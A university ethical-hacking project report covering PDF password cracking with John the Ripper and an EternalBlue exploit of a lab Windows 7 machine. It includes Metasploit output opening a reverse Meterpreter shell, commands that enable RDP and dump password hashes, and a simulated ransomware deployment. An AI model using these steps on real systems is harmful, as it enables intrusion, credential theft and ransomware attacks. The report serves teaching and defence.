1290

UNIVERSIDADE D COIMBRA

deer.uc
DEPARTAMENTO DE ENGENHARIA ELETROTÉCNICA
E DE COMPUTADORES

PROJECT REPORT

Security in Communication Networks

Ethical Hacking - **File password policies and cyber kill chain in local network**

Carlos Thassius Ferreira Freire
carlos.freire@student.uc.pt | 2024157881 |

2024

Abstract

The study addresses two crucial aspects of digital security: password analysis and the exploitation of vulnerabilities in Windows systems. The work analyzed the cracking of passwords for PDF files using the John the Ripper tool, evaluating the time required for cracking based on parameters such as size, alphabet type, and others. The research also used zxcvbn to estimate password strength and project scenarios that hinder cracking. In parallel, a Windows machine was infiltrated using Metasploit and the SMBv1 protocol with the EternalBlue exploit, aiming to transfer ransomware and encrypt a directory. The study observed that simple and predictable passwords are easily cracked, while complex passwords with greater character diversity offer more resistance to attacks. Furthermore, the exploitation of the SMBv1 protocol revealed the impact of outdated systems, showing how attacks can evolve into malware execution. The work also highlighted the importance of using firewalls in protecting against such intrusions. The study emphasizes the importance of robust security policies, frequent updates, and awareness of best protection practices.

1. Kali Installation

When creating the virtual machine, rename and select the .vdi extracted, and Kali will boot. Requires login and password, which is “kali” by default. In Applications, we can view the tools available for use. As an additional configuration, to enable the command *scp* to share files with a real machine, the network card was configured for bridge mode in virtualbox. Downloaded version - kali-linux-2024.3-virtualbox-amd64 (for virtual machine).

2. Tools

I. Metasploit Framework

Used to verify vulnerabilities, manage security assessments, and improve security awareness. The metasploit project assists penetration testing, and has a subproject open-source that we will explore. In this job, it will be used for one local network.

A. Meterpreter

It’s a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk. No new processes are created as Meterpreter injects itself into the compromised process, from which it can migrate to other running processes. As a result, the forensic footprint of an attack is very limited.

II. John the Ripper

Security password auditing and password recovery tool available for many operating systems. Supports hundreds of hash and cipher types, including for: user passwords of Unix flavors.

3. Itinerary

Date	Action	Tool
25/Nov	Crack file password, evaluate and test policy levels	John the Ripper
02/Dec	Machine invasion Windows in local network and transfer/execute ransomware	Metasploit (Meterpreter)
08/Dec	Capture administrator password, enable remote access, explore ports and list scenarios	Metasploit
08/Dec	**Delivery of the final report**	-

Table 1 - Project plan. Own authorship.

4. Objective

In general, the proposed uses the two tools in perspective of attack and defense. Passwords are important because they protect your cyberspace. But, there is other free data on the network that can serve as a hook for a potential attack. This work aims to explore both possibilities.

With John the Ripper, crack passwords for files of different formats (pdf, rar). Evaluate the time necessary, if there are significant changes because size, alphabet type and other metrics. From observation, project a scenario to hinder the job of this tool, using the password levels based on classifier *zxcvbn* [4], with the aim of evaluating the necessary metrics of a good password policy.

At the same time, Metasploit will be used for machine invasion connected to the local network. The work pretends to transfer ransomware and encrypt one directory. For this, use the Meterpreter, one advanced payload from Metasploit, that works inside target memory, being difficult to detect. He permits configure cryptography communication between invader and invaded, transfer and locate files and get password hashes. This payload will enable next steps: enable remote access and capture administrator password, explore the ports and talk about the possible scenarios from the vulnerability.


5. Results

Crack files password

Throughout the study, it was observed that the password cracking time for PDF files is similar to that of ZIP files. Therefore, it was decided to expand the sample of passwords and use only PDF files, aligning the results more closely with the objective.

The first step in cracking PDF files is to create them and select a password. For this purpose, the Python library PyPDF2 was used, which also enables password encryption through the RC4 symmetric algorithm for PDF 1.4 or earlier. By default, it uses a 128-bit key. For the passwords, the password strength estimator *zxcvbn* was utilized, which returns a score based on the chosen password. A total of 10 passwords were selected, with 2 from each score level, ranging from 0 to 4, where 0 is the weakest and 4 is the strongest.

Below, Figure 1 illustrates the output of the algorithm used to evaluate the passwords. Two random combinations were selected, along with ten other combinations that mix names, dates, sequences, uppercase letters, and special characters. The program outputs the security score, along with comments for certain passwords and the estimated number of attempts required to find the combination.



```
|Password        |Security Score |Feedback                                             |Guesses          |
|0OhBycb9wKT0rEO |4              |-                                                    |1000000000000001 |
|0HflID2LmYnu3fY |4              |-                                                    |1000000000000001 |
|JohnSmith123#   |3              |-                                                    |184407400        |
|John@2024       |2              |-                                                    |10010000         |
|John123         |1              |This is a very common password.                      |9505             |
|john123         |1              |This is a very common password.                      |4753             |
|John            |0              |Names and surnames by themselves are easy to guess.  |5                |
|john            |0              |Names and surnames by themselves are easy to guess.  |3                |
|45562           |1              |-                                                    |100001           |
|25122024        |1              |Dates are often easy to guess.                       |7301             |
|12345           |0              |This is a top-10 common password.                    |7                |
|987654321       |0              |This is similar to a commonly used password.         |11               |
```

Figure 1 - Password strength according to *zxcvbn*. Own authorship.

The attempt to crack a password begins with gathering information about it. That is, cracking a password through brute force without any available information would require computationally infeasible time. Therefore, password cracking was approached using assumed parameters: alphabet, length, and known characters. It is worth noting that a viable time for password cracking in this study was considered to be 1 hour, as a longer time would imply a more extensive investigation.

Evaluating and testing policy levels

Graph 1 shows the time required to crack the passwords of the last seven files, knowing the length and/or the alphabet, as only these are illustrated because the time to crack the other passwords exceeds 1 hour.




Chart 1 - Password cracking with alphabet, length, alphabet and length. Own authorship.

It can be observed that passwords containing only digits are very insecure, being cracked very easily, even when their length is significant. Similarly, passwords using only lowercase or uppercase alphabets are easily deciphered, especially if their length is short and if they are included in a wordlist. With just the length, it is possible to crack common sequences and words. With only the alphabet, it is possible to crack passwords with a smaller alphabet, that is, using only one type of character.

Accordingly, for passwords 1 to 5, it is necessary to know some characters or, at least, the alphabet for each character. Table 1 shows the time required to crack a password when knowing the alphabet for each character, as well as the percentage of known characters needed to decipher the key in less than 1 hour.

File	Password	Time (seconds)	Known characters
1	0OhBycb9wKT0rEO	**319,9**	60%
2	0HflID2LmYnu3fY	**1464,1**	60%
3	JohnSmith123#	**126,9**	54%
4	John@2024	**109,3**	33%
5	John123	**126,7**	14%

Table 2 - With the alphabet of each character and with known characters. Own authorship.

Passwords 1 and 2 are secure, taking a long time to crack even with most characters known. Passwords 4 and 5 are vulnerable with few known characters, while password 3 offers moderate security due to its mix of characters and length.

Machine invasion Windows

The attack occurs through port 445 or 139 via a vulnerability in the SMBv1 (Server Message Block) application protocol, present in Windows versions until 2017, which was later replaced by SMBv2. This protocol is used for file sharing with printers, ports, and other Windows machines. For the procedure, the EternalBlue exploit was used, a set of Microsoft vulnerabilities created by the NSA for cyberattacks. It contains a flaw that allows malicious data packets to be sent to the network (Figure 2).





Figure 2 - Funcionamento do EternalBlue. Font: <avast.com/pt-br/c-eternalblue>

A 64-bit Windows 7 virtual machine was prepared for the attack. Once inside the local network, it became vulnerable after the firewall was disabled. By performing a network scan using Nmap, the IP address of the target machine was discovered. After running the exploit, it becomes possible to access the shell, retrieve information, or download files, for example.




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] 192.168.1.110:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.110:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pac
k 1 x64 (64-bit)
[*] 192.168.1.110:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.110:445 - The target is vulnerable.
[*] 192.168.1.110:445 - Connecting to target for exploitation.
[+] 192.168.1.110:445 - Connection established for exploitation.
[+] 192.168.1.110:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.110:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.1.110:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.1.110:445 - 0×00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.1.110:445 - 0×00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.1.110:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.110:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.110:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.110:445 - Starting non-paged pool grooming
[+] 192.168.1.110:445 - Sending SMBv2 buffers
[+] 192.168.1.110:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.110:445 - Sending final SMBv2 buffers.
[*] 192.168.1.110:445 - Sending last fragment of exploit packet!
[*] 192.168.1.110:445 - Receiving response from exploit packet
[+] 192.168.1.110:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.110:445 - Sending egg to corrupted connection.
[*] 192.168.1.110:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.109:4444 → 192.168.1.110:49212) at 2024-12-07 20:02:18 +0000
[+] 192.168.1.110:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.110:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.110:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 3 - Invading the machine. Own authorship.

Once the attack is established, it is possible to enable the Windows RDP (Remote Desktop Protocol), which allows remote communication, listening by default on TCP port 3389. This protocol handles sending commands to the server and delivering updates to the client. In Figure 4, the moment when RDP is enabled can be seen.




```
msf6 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /home/kali/.msf4/loot/20241207200657_pentest_192.168.1.
110_host.windows.cle_308705.txt
[*] Post module execution completed
```

Figure 4 - Enable remote access. Own authorship.

Accordingly, it is feasible to capture the administrator password hash, which allows for the exploitation of other vulnerabilities, such as pass-the-hash attacks, where password hashes are stored in the Lsass (Local Security Authority Subsystem) process — located in %SystemRoot%\system32\Lsass.exe — responsible for authentication (Jadeja and Parmar, 2016).




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:fae61308b9949e98ae943bdbe46f174c:::
john:1001:aad3b435b51404eeaad3b435b51404ee:69bf94898385467264708f3cc51cf0a4:::
```

Figure 5 - Capturing administrator password. Own authorship.

Transfer and execute ransomware

Just as it is possible to download files from the compromised machine, it is also possible to upload files from the attacking machine. Therefore, to clarify the consequences of exposing the mentioned ports, which allow the invasion via the EternalBlue exploit, a ransomware was transferred. In this work, *CashCat* [5] was used, an open-source tool employed to simulate the malicious file. It is an executable that displays a screen with information about the ransom, in addition to encrypting the files in the folder where it is located. When the correct key is provided, it restores the files to their original format (Figure 6).



CashCat Ransomware Simulator

Ooops, your files have been encrypted!

Payment price increases on
08/12/2024 22:48:20
Time Left
23h:59m:36s

Your files will be lost on
12/12/2024 22:48:20
Time Left
119h:59m:36s

How to Pay?
Contact Us

Your important files are now encrypted!

To decrypt files you need to obtain the private key. The Single copy of the private key which allow you to decrypt the files is on a secret server on the internet dark web. The server will destroy the key after a time specified in this window.

To obtain the private key for this computer, you need dot pay 300 USD / 300 EUR similar amount in other currency.

Unlock Code Here

Figure 6 - CashCat. Own authorship.

6. Discussion

In the analysis conducted in the study on password cracking, it was observed that passwords composed solely of digits or characters from a single alphabet (uppercase or lowercase) are significantly easier to crack, even with larger sizes. Furthermore, it was demonstrated that the use of word lists and predictable patterns further reduces the time required for cracking. On the other hand, more complex passwords, which include a mix of uppercase, lowercase, numbers, and special characters, proved to be more resistant, remaining secure even when some of the characters were known.

By combining known alphabets and character percentages, the study emphasizes that increasing the diversity of characters in a password plays a crucial role in its security. Additionally, the results obtained show that security practices should be constantly updated to mitigate risks, considering that even passwords with intermediate strength, like password 3, can be vulnerable to more sophisticated attacks. This analysis highlights the need for awareness regarding the use of strong passwords and effective security policies, especially in environments where information protection is critical.

The security flaw in the SMBv1 protocol proved to be a critical vulnerability in outdated Windows systems. Through the EternalBlue exploit, it was possible to invade a 64-bit Windows 7 virtual machine in a local network. With the firewall disabled, the machine became vulnerable, allowing the attacker to run the exploit after identifying the IP with nmap and accessing the system shell. This initial invasion enabled critical functionalities, such as the RDP protocol, which allows remote control, and facilitated the extraction of sensitive data, including the administrator password hashes, enabling subsequent attacks, such as pass-the-hash.

The invasion went beyond initial access, demonstrating the more severe consequences of exposure to the EternalBlue exploit. A simulated ransomware, *CashCat*, was transferred to the compromised machine, illustrating the destructive potential of such attacks. This experiment emphasizes the importance of robust security policies, such as frequent updates, disabling obsolete protocols, and configuring firewalls, to mitigate the risks of cyberattacks in vulnerable networks.

7. Conclusion

The study addressed two crucial aspects of digital security: password analysis and the exploitation of vulnerabilities in Windows systems. The results highlight that simple and predictable passwords are extremely vulnerable, while complex passwords with greater character diversity offer more resistance to attacks, even in scenarios where part of the password is known. In parallel, the exploitation of the SMBv1 protocol revealed the impact of flaws in outdated systems, demonstrating how attacks can evolve from initial access to the execution of malware such as ransomware.

These analyses emphasize the need for constant updates to security policies, the development of robust passwords, and awareness of best protection practices. Future studies could explore automated mechanisms to detect attack patterns and strategies to strengthen systems against emerging exploitation vectors.

References

[1]. BOYANOV, Petar. Educational exploiting the information resources and invading the security mechanisms of the operating system Windows 7 with the exploit EternalBlue and backdoor DoublePulsar. Original ContributionJournal scientific and applied research, vol. 14, 2018. ISSN 1314-6289.

[2]. MULTI-STATE INFORMATION SHARING & ANALYSIS CENTER. Remote Desktop Protocol. MS-ISAC Security Primer, 2019. Available at: <cisecurity.org/-/media/project/cisecurity/cisecurity/data/media/files/uploads/2019/01/MS-ISAC-Security-Primer-RDP.pdf>

[3]. JADEJA, Navjyotsinh; PARMAR, Viral. Implementation and mitigation of various tools for pass the hash attack. 7th International Conference on Communication, Computing and Virtualization, 2016. Available at: <sciencedirect.com/science/article/pii/S1877050916002301>

[4]. DROPBOX. Zxcvbn: A Password Strength Estimator. 2015. Available at: <github.com/dropbox/zxcvbn>.

[5]. LEE, BERG. CashCat: The Ransomware Simulator. 2018. Available at: <github.com/leeberg/CashCatRansomwareSimulator>